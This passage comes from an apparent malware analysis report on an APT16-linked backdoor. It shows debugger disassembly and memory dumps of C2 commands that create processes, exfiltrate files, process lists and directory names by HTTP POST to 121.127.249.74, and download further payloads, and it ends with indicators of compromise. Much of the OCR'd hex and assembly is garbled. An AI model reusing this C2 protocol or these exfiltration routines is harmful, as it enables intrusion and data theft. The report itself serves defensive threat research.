6718 6718 6718 6718 6718 6718 6718 6718	8271 50 8272 6A 8274 6A 8276 6A 8277 6A 8276 FF 8286 FF 8289 8D 8280 BA 8291 E8 8299 E8 8299 E8 8295 50 8295 6A 8295 6A 8295 6A 8295 6A 8295 6A 8241 E8	45 B4 00 00 00 00 00 00 00 00 00 0	00 FF FF	<pre>lea eax,dword ptr ss:[ebp push eax push 0 push 0 push 0 push 0 push 0 push 0 push dword ptr ss:[ebp-4] push dword ptr ss:[ebp-8] lea eax,dword ptr ss:[ebp mov edx,3 call apt.6718380C mov eax,dword ptr ss:[ebp call apt.6718394C push eax push 0 call <apt.createprocessa></apt.createprocessa></pre>	-60]
<					
<pre><apt.createprocess <br="">CODE:671882A1 apt.</apt.createprocess></pre>		6A1			
<apt.createprocess <="" th=""><th>exe:\$82A1 #7</th><th></th><th>Dump 4 🛛 🕮 Dump</th><th>5 👹 Watch 1 🛛 [x=] Locals</th><th>0471DD00 00000000 0471DD04 03FE0ACC 0471DD08 0000000</th></apt.createprocess>	exe:\$82A1 #7		Dump 4 🛛 🕮 Dump	5 👹 Watch 1 🛛 [x=] Locals	0471DD00 00000000 0471DD04 03FE0ACC 0471DD08 0000000




If the new process was successfully created, the following request is made to the CnC server (NOT (CD 83 CE 83 CF 83) = 32 7C 31 7C 30 7C = ``2|1|0|''):

<pre>apt.send</pre>		6718 6718 6718 6718 6718 6718 6718 6718	6B85 6B88 6B8D 6B91 6B96 6B97 6B98 6B90	*	6A 0 8B 4 E8 8 50 50 56 E8 4 48 7C 0	5 FC 5 FC 6 CD	FF	FF				mo ca pu: ca pu: pu: ca de	sh 0 v eax,dword h apt.67183 sh eax v eax,dword apt.67183 sh eax sh esi <apt.send c eax apt.67186BA</apt.send 	74C ptr ss: 94C >		-		
CODE: 6718												-	👹 Watch 1	[well = -	ala di		0471DD70	
e oump.		Dump	2	0-0-0	Dump 3	5	a a Du	ump •	+	. D	ump	5	watch 1	[x=] Loc	ais	1	0471DD74	03FE0D50
Address	Нех												ASCII			^	0471DD78 0471DD7C	00000147 00000000
03FE0D50	50 4F									75							0471DD7C	0471DDA0
03FE0D60	69 74			70			73						it.php?Sess				0471DD84	67186BB8
03FE0D70 03FE0D80	3D 31 6F 73		38 20 3A 20		54 5 32 3		31	31 2		0D 32			=128 HTTP/1 ost: 121.12				0471DD88	0471DD98
03FE0D80	2E 37				33 0		55				41		.74:443US				0471DD8C	67188364
03FE0DA0					6F 7/		6C			34							0471DD90	00000000
03FE0DB0					61 7		62			20								03FE0D50
03FE0DC0	49 45			30			69		54 GF	77	73	20	IE 7.0; Win					0471FF80 67188A49
03FE0DD0					3B 2	53	56	31 2	9 00	OA (0471DD9C	0471FFCC
03FE0DE0					2A 2		OD (cept: */*				0471DDA0	67188B9A
03FE0DF0	74 2D				75 6				20 65								0471DDA8	0471FF80
03FE0E00	73 OD				6E 6		74			3A							0471DDAC	67188364
03FE0E10	65 65				69 7												0471DDB0	67188364
03FE0E20					65 3/		74						nt-Type: te				0471DDB4	00000000
03FE0E30	GD GC				6E 7		GE I			65			mlContent				0471DDB8	00000000
03FE0E40 03FE0E50					0D 0/ 3C 7		OA I						th: 77< <head><titl< th=""><th></th><th></th><th></th><th>0471DDBC</th><th>00000000</th></titl<></head>				0471DDBC	00000000
03FE0E50	3C 68 75 6C				69 7		65			68							0471DDC0	00000000
03FE0E70	64 3E				6F 6				58 34								0471DDC4	00000000
													1.I. </th <th></th> <th></th> <th></th> <th>0471DDC8</th> <th>03FE0B10</th>				0471DDC8	03FE0B10
													.ôµ.			V	0471DDCC	00000000
00.20200			100										Stramty repri	2-1-21			0471DDD01	OBEEDACC

Figure 68

Whether any error occurred during the process creation, the POST request is different (NOT (CD 83 CF 83 CF 83) = 32 7C 30 7C 30 7C = "2|0|0|"):



CODE:67186B98 apt.exe:\$6B98 #5F98

Figure 69

Case 4 - EAX = 3

We have only observed a POST request performed by the malware (NOT (CC 83 CE 83 CF 83) = 33 7C 31 7C 30 7C = "3|1|0|"):

Addr ess Hex Ascii Ascii <t< th=""><th></th><th></th><th></th><th>ss:[eb</th><th>eax,dword ptr apt.67183740 eax eax,dword ptr apt.67183940 eax</th><th>cal pus mov cal pus pus</th><th></th><th>_</th><th>FF</th><th>FF</th><th>45 FC 3F CE 45 FC 36 CD</th><th>E8 E 50 56 E8 A 50 56</th><th>6898</th><th>885 888 880 885 891 896 897 897</th><th>57186 57186 57186 57186 57186 57186 57186 57186 57186 57186 57186</th><th>•</th><th></th><th>apt.sen</th></t<>				ss:[eb	eax,dword ptr apt.67183740 eax eax,dword ptr apt.67183940 eax	cal pus mov cal pus pus		_	FF	FF	45 FC 3F CE 45 FC 36 CD	E8 E 50 56 E8 A 50 56	6898	885 888 880 885 891 896 897 897	57186 57186 57186 57186 57186 57186 57186 57186 57186 57186 57186	•		apt.sen
Address Hex Address Hex Address Hex Address Addres Addres Addres	03FE0D50		1	=l Locals	🥬 Watch 1 🛛 🛛	5	Du	Ę	ump 4	.	3	Dump :		2	Dump		1	🚛 Dump
03FE0D50 50 4F 53 54 20 2F 63 78 70 69 64 2F 73 75 62 6D DOST / CXD1d/SUDM 0471DD80 03FE0D60 69 74 2E 70 68 73 69 6F 6E 49 44 1t.php?SessionID 0471DD80 03FE0D70 3D 32 32 20 48 54 54 5 73 65 73 75 62 6D POST / CXD1d/SUDM 0471DD80 03FE0D80 73 74 3A 20 48 54 54 57 36 72 2D 41 67 57 74:443User-Age 0471DD80 0471DD90 03FE0D80 28 63 6F 6D 70 61 74 69 62 6C 65 78 42 20 01 nt: Mozilla/40 0471DD80 0471DD90	00000146		^	a 8	CII	1		-						-		(Hex	ddress
03FE0D60 69 74 22 70 68 70 3F 53 65 73 73 69 67 64 44 11.php?sessionID 0471DD84 03FE0D70 3D 32 20 48 54 50 2F 31 22 37 28 32 34 33 20 31 32 31 22 37 25 32 34 39 2E st: 121.127.249. 0471DD84 03FE0D70 37 43 34 33 0D A 57 36 72 2D 41 67 65 74:443User-Age 0471DD84 0471DD90 03FE0D80 28 63 6F 6D 70 61 74 69 62 6C 65 38 20 40 53 49 (compatible; MSI 0471DD94 0471DD94 0471DD94 0471DD96 0471DD95 0471DD96 0471DD96 <t< th=""><th>0471DDA0</th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th></t<>	0471DDA0																	
03FE0D70 3D 32 32 20 48 54 54 50 2F 31 22 31 32 32 20 48 54 54 50 2F 31 22 31 32 31 32 31 32 31 32 37 2E 32 34 39 2E st: 121.127.249. 0471DD88 0471DD80 0471DD80 03FE0D00 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 nt: Mozilla/4.0 0471DD80 0471DD90 04	67186BB8																	
03FE0D80 73 74 3A 20 31 32 31 22 31 32 37 2E 32 34 39 2E st: 121.127.249. 0471DD8C 03FE0D90 37 34 34 34 30 D0 A5 73 65 72 2D 41 67 65 74:443User-Age 0471DD8C 0471DD90 03FE0DA0 6E 74 34 20 4D 67 65 72 2D 41 67 65 74:443User-Age 0471DD90 0471DD90 03FE0DB0 28 63 6F 6D 70 61 74 69 62 6C 65 38 20 4D 53 49 (compatible; MSI 0471DD94 03FE0DD0 54 20 32 24 25 30 20 27 69 6E 64 65 70 74 3A 20 2A 2F 40 0A 41 63 63 75 51 :>V1)Acc 0471DD40 <td></td> <th></th> <td></td>																		
03FE0DD0 37 34 34 34 33 0D 0A 55 73 65 72 2D 41 67 65 74 443USer-Age 0471DD90 03FE0DA0 65 74 3A 20 4D 67 65 74 74 20 41 67 65 74 <td></td> <th></th> <td></td> <td></td> <td></td> <td>2E 5</td> <td>34</td> <td>32</td> <td></td>						2E 5	34	32										
03FE0DA0 6E 74 34 20 40 6F 7A 69 6C 6C 61 2F 34 2E 30 20 1111 74 0 0471DD94 03FE0DB0 28 63 6F 60 61 74 69 62 6C 65 38 20 4D 53 49 (compatible; MSI 0471DD94 0471DD98 0471DD94 0471DD44 0471DD44 0471DD44 0471DD44 0471DD44 0471DD44 0471DD44 0471DD84 0471DD8						65	41	2 2D										
03FE0DB0 28 63 65 60 70 61 74 69 62 62 65 38 20 4D 53 49 (compatible; MSI) 0471DD98 03FE0DD0 54 20 37 20 4E 7.0; Windows N 0471DD98 03FE0DD0 54 20 35 25 51 29 00 0A 41 63 63 T 5.1; SV1)Acc 0471DD98 03FE0DD0 55 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 T 5.1; SV1)Acc 0471DDA0 03FE0DF0 2D 4C 61 6F 75 61 67 65 3A 20 68 65 0471DDA0 0471DDA0 03FE0E10 65 70 2D 4A 6F 6E 6E 65 3A 20 68 64 64 64 65 64 64 64 64 64 64 64 64 64 64 64 64	03FE0D50																	
03FE0DC0 45 20 37 2E 30 38 20 57 69 6E 64 67 77 32 24 E 7.0; Windows N 0471D09C 03FE0DD0 54 20 35 2E 31 38 20 53 56 31 29 0D 0A 41 63 63 37 5.1; SV1)Acc 0471D09C 0471D0AC 03FE0DE0 65 70 74 34 20 2A 2F 2A 0D 0A 41 63 63 74 ept: */*Accept 0471D0AC 0471D0AC 03FE0DE0 0D 0A 43 6F 6E 3A 20 48 65 Connection: Ke 0471D0AC 0471D0AC 03FE0E10 05 70 2D 41 6C 69 76 65 0D 0A 36 6E 67 74 65 64 74 60 64 64 0471D0AC 0471D0AC 0471D0AC 0471D0AC 0471D0AC 0471D0AC 0471D0AC																		
03FE0DE0 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74 ept: */*Accept 047/1DDA4 03FE0DF0 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 -Language: en-us 047/1DDA4 03FE0E10 65 70 2D 41 6C 69 76 65 0D 0A 3A 6F 6E 74 53 20 48 65 Connection: Ke 047/1DDA4 03FE0E20 74 2D 54 79 70 65 3A 20 74 65 6E 74 1Content-Lengt 047/1DDB4 047/1DDB4 047/1DDB4 047/1DDB4	67188B14																	
03FE0DF0 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 -Language: en-us 0471DDA8 03FE0E00 0D 0A 43 6F 6E 65 63 74 69 6F 6E 3A 20 48 65 Connection: Ke 0471DDA8 03FE0E10 65 70 2D 41 16C 69 76 65 0D 0A 36 6E 74 65 6E 74 60 6E 74 60 6E 74 60 6E 74 60 6E 74 65 6E 74 60 62 74 60 74 60 74 60 62 74 61 62 74 71 1Content-Lengt 0471DD80 0471DD80 0471DD80 0471DD80 0471DD80 0471DD80 0471DD80 0471DD	0471FFCC	0471DDA0																
03FE0E00 0D 0A 43 6F 6E 65 63 74 69 6F 6E 3A 20 4B 65 Connection: Ke 0471DDA8 03FE0E10 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E r4 65 6E r4 65 6E r4 65 6E r4 65 6E r4 60 rType: text/htm 0471DDA8 03FE0E20 74 2D 54 79 70 65 3A 20 74 65 74 60 t-Type: text/htm 0471DDA8 03FE0E20 74 2D 64 65 67 74 1content-Lengt 0471DDB4 03FE0E40 68 3A 20 77 65 3E 52 65 73 75 head> <tttle>Resu 0471DDB8 03FE0E50 68 65 61 64</tttle>	67188B9A	0471DDA4																
03FE0E10 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E p-AliveConten 047/1DDA0 03FE0E20 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 60 t-Type: text/htm 047/1DDB4 047/1DDB4 03FE0E30 6C 0D 0A 43 6E 74 2D 4C 65 6E 74 1Content-Lengt 047/1DDB4 03FE0E30 6S 61 64 3E 3C 74 60 6C 3E 3C 65 6E 74 1Content-Lengt 047/1DDB4 03FE0E50 68 65 61 64 3E 3C 74 60 6C 3E 3C 67 74 60 6C 3E 62 67 73 75 head> <ttttle>Resu 047/1DDB4 047/1DDB4</ttttle>	0471FF80	0471DDA8																
03FE0E20 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 60 t-Type: text/htm 047/1DDB4 03FE0E30 6C 0D 0A 36 6E 74 2D 4C 65 6E 77 1 Content-Lengt 047/1DDB4 03FE0E30 68 3A 20 37 0D 0A 02 A3C 68 74 1 Content-Lengt 047/1DDB4 03FE0E30 68 64 32 3C 74 60 62 32 3C 1 content-Lengt 047/1DDB4 03FE0E30 68 65 61 64 32 3C 74 60 62 32 37 5 head> <tttl>><ttl>><ttl>><ttl>>047/1DDB6 047/1DDB6 047/1DDB6 047/1DDB6 047/1DDB6</ttl></ttl></ttl></tttl>	67188364	0471DDAC																
03FE0E30 6C 0D 0A 43 6F 6E 74 2D 4C 65 6E 67 74 1Content-Lengt 04/1DD84 03FE0E40 68 3A 20 37 37 0D 0A 0D 0A 3C 68 74 6D 6C 3E 3C h: 77 <html><</html>																		

Figure 70

Case 5 - EAX = 4

The server provides a file name to be opened by the malicious process. This action might indicate that the attacker tries to exfiltrate the content of targeted files:




Figure 71

A POST request is performed by the file, the user agent is the same as in every network communication:

IP		• • • • • •	5718 5718 5718 5718 5718 5718 5718 5718	688 688 688 689 689 689	35 30 3E 91 96 97		50 8B E8 50 56	45 BF 45 B6	CB FC CD	FF F FF F	F				mo ca pu ca pu ca pu	sh 0 v eax,dword 11 apt.6718 sh eax v eax,dword 11 apt.6718 sh eax sh eax sh esi 11 <apt.send< th=""><th>974C ptr ss: 94C</th><th></th><th></th><th></th><th>_</th><th>></th></apt.send<>	974C ptr ss: 94C				_	>
apt.sen		8 a	pt.(exe	: \$60	898	#5 F	- 98														
🛄 Dump	1		Dum	p 2	ų	D 💭	ump	3	1	Du	mp 4	Ę	Du	ump	5	👹 Watch 1	[x=] Loo	als	1	0471DD70 0471DD74	ODI LOCI T	"PO
ddress	Hex															ASCII			~	0471DD78		
3FE0C74	50	4F	53 !			68 7		74			F 2F		32							0471DD7C 0471DD80	00000000 0471DDA0	Poi
3FE0C84	31			2E	32 3	34 3			37 3	34 3	A 34					127.249.74:					67186BB8	apt
3FE0C94						68 7				54 3			20							0471DD88		apr
3FEOCA4						30 0					3 65					TP/1.0Acc					67188364	apt
BFEOCB4						41 6					4 2D		61							0471DD90		apt
	75					20 6					3 OD		48							0471DD94		"PC
BFEOCD4						31 2					E 32									0471DD98		
BFEOCE4	34					OD (7 GD		3A								671888B5	ret
BFEOCF4						68 6				5 7			2D			o-cacheUs					0471FFCC	
3FE0D04						4D 6			69 6				34							0471DDA4		
	20					70 6					C 65					(compatib]				0471DDA8		
			20			30 3					E 64									0471DDAC		
BFE0D24	49					21 7	3B 2	20 !								NT 5.1; SV1				0471DDB0		
BFE0D24 BFE0D34	49 4E	54	20									A	20	24		ntent-Lengt						
3FE0D24 3FE0D34 3FE0D44	49 4E 6E	54 74	20	6E	74 2	2D 4	4C 6													04710084	00000000	
3FE0D24 3FE0D34 3FE0D44 3FE0D54	49 4E 6E 0A	54 74 43	20 65 6F	6E 6E	74 2	2D 4	4C 6	74	2D 5	4 7	9 70	65	ЗA	20						0471DDB4		
3FE0D24 3FE0D34 3FE0D44 3FE0D54 3FE0D64	49 4E 6E 0A 70	54 74 43 70	20 65 6F 6C	6E 6E 69	74 2 74 (63 (2D 4 65 6 61 7	4C 6 6E 7 74 6	74 69	2D 5	4 7 5E 2	9 70 F 6F	65 63	3A 74	20 65	74					0471DDB8	00000000	
3FE0D24 3FE0D34 3FE0D44 3FE0D54 3FE0D64 3FE0D74	49 4E 6E 0A 70 2D	54 74 43 70 73	20 65 6F 6C 74	6E 6E 69 72	74 0 74 0 63 0 65 0	2D 4 65 6 61 7 61 6	4C 6 6E 7 74 6 6D 0	74 69 0D	2D 5 6F 6 0A 4	4 7 E 2 3 6	9 70 F 6F F 6E	65 63 6E	3A 74 65	20 65 63	74	pplication/ -streamCo	octet			0471DDB8 0471DDBC	000000000000000000000000000000000000000	
3FE0D14 3FE0D24 3FE0D34 3FE0D44 3FE0D54 3FE0D54 3FE0D64 3FE0D74 3FE0D84 3FE0D94	49 4E 6E 0A 70 2D 69	54 74 43 70 73 6F	20 65 6F 6C 74 6E	6E 69 72 3A	74 2 74 0 63 0 65 0 20 4	2D 4 65 6 61 7 61 6 4B 6	4C 6 6E 7 74 6 6D 0 65 6	74 69 0D 65	2D 5 6F 6 0A 4 70 2	4 7 5E 2 43 6 2D 4	9 70 F 6F F 6E 1 6C	65 63 6E 69	3A 74 65 76	20 65 63 65	74 74 0D	pplication/ -streamCo ion: Keep-A	octet nnect live.			0471DDB8	000000000000000000000000000000000000000	


Figure 72

The process reads the content of the specified file by using a ReadFile function call:

EIP <apt.readfi< th=""><th>67188901 67188904 67188905 67188905 67188906 67188910 67188910 67188911 6718891 6718891 6718891</th><th>50 68 00 8D 85 50 53 E8 81</th><th>10 00 00 C8 DF FF FF BC FF FF</th><th>lea pus lea pus pus</th><th>sh 0 a eax,dword ptr sh eax sh 1000 a eax,dword ptr sh eax sh ebx 1 <apt.readfil< th=""><th>ss:[ebp-203</th><th></th></apt.readfil<></th></apt.readfi<>	67188901 67188904 67188905 67188905 67188906 67188910 67188910 67188911 6718891 6718891 6718891	50 68 00 8D 85 50 53 E8 81	10 00 00 C8 DF FF FF BC FF FF	lea pus lea pus pus	sh 0 a eax,dword ptr sh eax sh 1000 a eax,dword ptr sh eax sh ebx 1 <apt.readfil< th=""><th>ss:[ebp-203</th><th></th></apt.readfil<>	ss: [ebp-203	
CODE: 671889	12 apt.exe:	\$8912 #7D12					
CODE: 671889	12 apt.exe:	\$8912 #7D12	🕮 Dump 4	🚛 Dump 5	🥙 Watch 1 🛛 🕅	=l Locals 🔳 📝	0471DD8C 00000244 0471DD90 0471DF48
-000	Dump 2		Dump 4	🚛 Dump 5	Watch 1 [x	=l Locals	

Figure 73

The content of the targeted file is exfiltrated to the CnC server using the send function:





Case 6 - EAX = 5

We believe that this command is responsible for downloading other malware payloads. There is only a GET request to the same C2 server:

<pre>code: 6718</pre>		671 671 671 671 671 671 671 671 671	868 868 868 868	85 88 8D 8E 91 96 97 98	898	8B 50 8B 50 56 E8	45 86 A3	CB FC CD DA	FF FF	FF			_	mov cal pus mov cal pus pus	h each a ch each	ax,dw apt.6 eax ax,dw apt.6 eax	7183 ord 7183	74C ptr 94C	55	-	bp-4]		_
🚛 Dump	l Q	Dur	np 2			Dum	р 3	Ę	D	ump	4	. D	ump	5	Ċ	Wate	h 1	[x	=] L(calls	0471DD70 0471DD74	03FE0C0C	"GET
Address 03FE0C0C	Нех													1	-			_			0471DD78	000000E9	28.82.32
	47 45	54	20	68	74	74	70	34	2E	2F	31 33	2 31	2 E	31	ASC	II htt	n• //	121	1	^	0471DD7C 0471DD80	00000000 0471DDA0	Point

Figure 75

Case 7 - EAX = 6

The CreateToolhelp32Snapshot API is utilized to take a snapshot of the processes, the first parameter being 0x2 (**TH32CS_SNAPPROCESS** – all processes in the system):






All running processes on the system are retrieved by using the Process32First and Process32Next functions:

dword ptr		6713 6713 6714 6714 6714 6714 6714 6714 6714 6714	8709 870A 870A 870A 870A 870A 870A 870A 870A	899F011245567899ACEE3557899	5E 58 58 58 58 58 58 58 58 58 88 88 88 88	15 C0 F2 D8 39 C0 08 15 cess	FD CO 32N	FF B6 ext>	FF	67	rnel	32.P	pu ca po po re xo po po po po po po po po po po po po po	r eax,eax p esi p ebx	L86D 70C2	EC					
Ump 1	1	Dum	np 2		Dum	p 3		Du	mp 4	4		Dump	5	🛞 Watch :	1	[x=] L(ocals	•	0471DC30 0471DC34		
Address	Нех			-										ASCII		1	-		0471DC38	67188	3364
0471DC64																			0471DC3C 0471DC40		
0471DC74																Proc			0471DC44	04710	
														ess]							
0471DC84	00 00	00 0	00 5	5B 53	3 79	73	74	65 6	D 2	20 !	50 7 00 0	2 6F	63 00	[Syst		Proc			0471DC44 0471DC48 0471DC4C	0471D 67187	PDA0 F12

Figure 77

The list of processes is exfiltrated to the CnC server. By decoding the encoded information, we can observe the following string in the beginning "6l1lSystem Idle

ProcessI0|System|4|smss.exel500|csrss.exel604|" (note the process name and the process ID in the buffer):



CODE:67186B98 apt.exe:\$6B98 #5F98

Dump 1 Dump 2			Dump 3			1	Dump 4			Dump 5			5	🛞 Watch 1 [x=]	Locals	1	0471DC1 0471DC1	8 03FE2838			
Address	He	x															ASCII		~	0471DC1	
Address 03FE2838 03FE2848 03FE2858 03FE2868 03FE2878 03FE2888 03FE2888 03FE2888 03FE2888 03FE2808 03FE2808 03FE2858 03FE2858	50 69 3D 6F 2E 65 20 49 4E 63 74 73	4F 74 31 73 37 6E 28 45 54 65 2D 0D	2E 37 74 34 74 63 20 20 70 4C 0A	70 34 3A 3A 6F 37 574 61 43	68 20 20 34 20 6D 2E 2E 3A 6E 6F	48 31 34 4D 70 30	3F 54 32 33 6F 3B 3B 2A 75 6E	53 54 31 0D 7A 74 20 20 20 2F 61 65	65 50 2E 0A 69 57 53 2A 67 63	73 2F 31 55 6C 62 69 56 0D 65 74	73 31 32 73 6C 6C 6E 31 0A 3A 69	69 2E 37 65 61 65 64 29 41 20 6F	6F 30 2E 72 2F 3B 6F 0D 63 65 6E	6E 0D 32 2D 34 20 77 0A 63 6E 3A	49 0A 34 41 2E 4D 73 41 65 2D 20	44 39 67 30 53 20 63 70 75 4B	POST /cxpid/subm it.php?SessionID =174 HTTP/1.0H ost: 121.127.249 .74:443.User-Ag ent: Mozilla/4.0 (compatible; MS IE 7.0; Windows NT 5.1; SV1)Ac cept: */*.Accep t-Language: en-u sConnection: K		~	0471DC2 0471DC2 0471DC2 0471DC2 0471DC3 0471DC3 0471DC3 0471DC3 0471DC4	0 00000000 44 0471DC44 8 67186B88 0 0471DC3C 10 6718712 10 6718712 10 6718712 10 6718712 10 6718712 11 0471DD742 12 0471DD741 12 0471DD90 14 0000000
03FE2908 03FE2918 03FE2928 03FE2938 03FE2948 03FE2958 03FE2958 03FE2988 03FE2988 03FE2988 03FE2988 03FE2988	6D 74 6C 65 65 C9 AF 83 9C 91	6C 68 3E 73 61 83 8D CB 8C 96	0D 3A 3C 75 64 CE 90 83 8D 91	0A 20 68 6C 3E 83 9C 8C 8C 96	43 31 65 74 0D AC 9A 92 8C 8B	6F 33 61 3C 0A 86 8C 8C D1	6E 31 64 2F 3C 8C 8C 9A 9A	74 36 74 62 88 83 D1 87 87	65 0D 3C 69 6F 9A 0F 9A 9A 9A	6E 0A 74 64 92 83 87 83 83	74 0D 69 6C 79 DF AC 9A C9 C9	2D 0A 74 65 3E 86 86 83 CF C8	4C 3C 6C 3E 3C 9B 8C CA CB CD	65 68 65 3C 68 93 88 CF 83 83	6E 74 3E 2F 34 9A 9A CF 88 9C	67 6D 52 68 3E DF 92 83 96 80	<pre>l><head><title>R esult</title><body><h4> f.1BqB fBqB fBqB fN ffff. fff. N ffff. N ffff. fff. N ffff. fff. ff. ff.</h4></body></head></pre>			0471DC5 0471DC5 0471DC6 0471DC6 0471DC6 0471DC6 0471DC7 0471DC7 0471DC7 0471DC7 0471DC7 0471DC7	8 03FE1C4 03FE1722 005E1724 00000123 8 0000000 0000000 0000000 0000000 000000



Case 8 - EAX = 7

The GetFileAttributesA API is used to retrieve file system attributes for the current directory, as shown in figure 79:

	671851E5 671851E6	50 E8 7D F3 FF FF	call	eax <apt.getfileattrib< th=""><th>utesA></th><th>:</th><th>× ×</th><th></th><th>ult (stdcall)</th></apt.getfileattrib<>	utesA>	:	× ×		ult (stdcall)
<apt.getfileatt< td=""><td></td><td>5 #45E6</td><td></td><td></td><td></td><td></td><td></td><td>2: 3:</td><td>[esp] 03FE0AC8 "C:\ [esp+4] 67188364 ap [esp+8] 00000001 [esp+C] 67188043 ap</td></apt.getfileatt<>		5 #45E6						2: 3:	[esp] 03FE0AC8 "C:\ [esp+4] 67188364 ap [esp+8] 00000001 [esp+C] 67188043 ap
Dumo 1	D	D	(M	A 141-4-4 [v-11	0471DD54 0	3FE0AC8	"C:\	Use	rs\\ \\Desktop\\"
			I	Figure 79					

The current directory name is sent to the CnC server in the following form "7l1lDirectory namel":

<pre>code: 6718</pre>		671 671 671 671 671 671 671 671 671	868 868 868 868 868 868 868 868 868 868	85 88 80 91 96 97 97 97 90		6A 0(8B 49 50 8B 49 50 50 50 56 E8 A 48 48	5 FC 5 FC 6 CD 3 DA	FF	FF					al ous ov al ous ous al	h 0 eax,dword 1 h eax eax,dword 1 apt.67183 h eax h esi cax eax	74C otr 94C					
Dump 1		Dur				ump 3	-		ump	4		Dum	np 5	T	🛞 Watch 1	[<i>x</i> =	l Locals	4	P	0471DD34 0471DD38	
Address	Нех													1	ASCII				~	0471DD3C	0000015A
03FE0DBC	50 4													D	POST /cxpid/						00000000 0471DD64
						F 53									it.php?Sessi						
						4 54									=130 HTTP/1.					0471DD4C	0471DD5C
						2 31 3 0D		31			2E 3				ost: 121.127						67188364
03FE0DFC						F 7A					2F 3				ent: Mozilla						
	20 2					1 74									(compatible					0471DD58	O3FEODBC
	49 4														IE 7.0; Wind					0471DD5C	0471DD98
															NT 5.1; SV1					0471DD60	
03FE0E4C															cept: */*					0471DD64 0471DD68	0471DDA0 6718819B
03FE0E5C	74 20		61	6E	67 7	5 61	67	65	ЗA	20	65 6	E 2	D 7	5	t-Language:					0471DD68	0471DD98
						E 65									sConnectio					0471DD6C	000000000
						9 76									eep-Alive					0471DD74	00000000
03FE0E8C															nt-Type: tex					0471DD78	03FE0B78
03FE0E9C	GD GO					E 74					4C 6				mlContent-					0471DD7C	00000000
															th: 96<					0471DD80	03FE0B20
															<head><title< td=""><td></td><td></td><td></td><td></td><td>0471DD84</td><td>03FE0AEC</td></title<></head>					0471DD84	03FE0AEC
											2F 6				ult					0471DD88	03FE0AFC
03FE0EDC	64 31		CE	12	62 G	64	19	SE	50	68	54 5 DA D	E C	3 8	5	d> <body><h 1.¼Åfªf.</h </body>	0=0				0471DD8C	03FE0DBC
03FE0EEC	9A 80	5 BC	00	90	OF 0	2 2C	25	60	24	25	26 2	C A	2 6	2	1. /4A1					0471DD90	03FE0B30
															dy>				~	0471DD94	00000000
USPEOFUC	04 /	5 56	SC	21	00 /	4 00	oc	DE	00	00		2 1	0 0	-	ay structures	υμ.	9		*	04710098	0471FF80

If EAX > 7, the process performs a few recv function calls and jumps back to the switch instruction.

References

Decryption algorithm: https://github.com/Rackedydig/string_decode_algorithm_apt16

FireEye APT groups: https://www.fireeye.com/current-threats/apt-groups.html

FireEye report: https://www.fireeye.com/blog/threat-research/2015/12/the-eps-awakens-part-two.html

MSDN: https://docs.microsoft.com/en-us/windows/win32/api/

Fakenet: https://github.com/fireeye/flare-fakenet-ng

VirusTotal:

https://www.virustotal.com/gui/file/bed00a7b59ef2bd703098da6d523a498c8fda05dce931f028e8f1 6ff434dc89e/detection

INDICATORS OF COMPROMISE

C2 IP address: 121.127.249.74

SHA256: BED00A7B59EF2BD703098DA6D523A498C8FDA05DCE931F028E8F16FF434DC89E SHA256:

44DD6A777F50E22EC295FEAE2DDEFFFF1849F8307F50DA4435584200A2BA6AF0

URLs: https[:]//121.127.249.74/cxpid/submit.php?SessionID=<decimal number>

https[:]//121.127.249.74/send.php?id=<decimal number>

https[:]//121.127.249.74/query.php?id=<decimal number>

https[:]//121.127.249.74/cxgid/<Hostname>/<IP address in decimal>/<IP address in decimal>//IP address

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)